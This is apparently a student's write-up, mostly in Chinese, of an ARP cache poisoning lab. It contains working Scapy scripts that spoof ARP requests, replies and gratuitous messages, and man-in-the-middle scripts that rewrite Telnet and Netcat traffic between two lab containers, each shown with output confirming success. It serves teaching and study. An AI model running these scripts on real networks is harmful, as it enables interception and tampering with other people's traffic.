ARP Cache Poisoning Attack Lab

57118212晏宇珂

Task 1: ARP Cache Poisoning

- A using ARP requet

  代码如下：

```python
from scapy.all import *

E=Ether()
A=ARP()
A.op=1
A.psrc="10.9.0.6"
A.pdst="10.9.0.5"

pkt=E/A
while 1:
    sendp(pkt)
```

  发之前是正常的MAC，发之后被替换：

```
root@3802bf71333c:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@3802bf71333c:/#
```

- B using ARP reply

  代码如下：

```python
from scapy.all import *

E=Ether()
A=ARP()
A.op=2
A.psrc="10.9.0.6"
A.pdst="10.9.0.5"

pkt=E/A
while 1:
    sendp(pkt)
```

  - scenario1

    替换成功：

```
root@3802bf71333c:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@3802bf71333c:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

- scenario2

  保持替换后的MAC：

```
root@3802bf71333c:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@3802bf71333c:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

- C using ARP gratuitous message

  代码如下：

```
from scapy.all import *

E=Ether()
A=ARP()
A.psrc="10.9.0.6"
A.pdst="10.9.0.6"
A.hwdst="ff:ff:ff:ff:ff:ff"
E.dst="ff:ff:ff:ff:ff:ff"

pkt=E/A
while 1:
    sendp(pkt)
```

  成功替换MAC：

```
root@3802bf71333c:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@3802bf71333c:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

实施task1中的攻击后，主机A和B中的arp如图：


```
root@dd477adea33a:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

```
root@727c4b14425d:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

关闭M的ip转发：

```
sysctl net.ipv4.ip_forward=0
```


A和B互相ping不通，用WireShark抓包：



打开M的ip转发：

```
sysctl net.ipv4.ip_forward=1
```

此时中间人会转发两台主机间的数据包，能收到ping的回应了：




正式实施攻击，首先完成task1的攻击，此时M的ip转发是打开的，A telnet连接B，再关上M的ip转发，编写如下程序：

```python
#!/usr/bin/env python3
from scapy.all import *

IP_A="10.9.0.5"
MAC_A="02:42:0a:09:00:05"
IP_B="10.9.0.6"
MAC_B="02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            data_len = len(data)
            newdata = 'Z' * data_len
            send(newpkt/newdata)
        else:
            send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = 'tcp and ether src host 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```


无论输入什么都只会显示Z：

```
root@dd477adea33a:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
727c4b14425d login: see
Password:

Login incorrect
727c4b14425d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Jul 16 21:03:34 UTC 2021 from A-10.9.0.5.net-10.9.0.0 on pts/4
seed@727c4b14425d:~$ ZZZZZZZZZZZ
```


抓包可以看到A发给M的是a：



但M发给B的是Z：



B返回的也是Z：



Task 3: MITM Attack on Netcat using ARP Cache Poisoning

前面的步骤和Task2一样，用nc建立连接：

```
nc -lp 9090(10.9.0.6内)
nc -nv 10.9.0.6 9090(10.9.0.5内)
```

修改Task2中的代码：

```
#!/usr/bin/env python3
from scapy.all import *

IP_A="10.9.0.5"
MAC_A="02:42:0a:09:00:05"
IP_B="10.9.0.6"
MAC_B="02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = data.replace(b'yanyuke', b'AAAAAAA')
            send(newpkt/newdata)
        else:
            send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = 'tcp and ether src host 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

结果输入`yanyuke`时监听端出现`AAAAAAA`：

```
root@dd477adea33a:/# nc -nv 10.9.0.6 9090
Connection to 10.9.0.6 9090 port [tcp/*] succeeded!
abc
yanyuke
```

```
seed@727c4b14425d:~$ nc -lp 9090
abc
AAAAAAA
```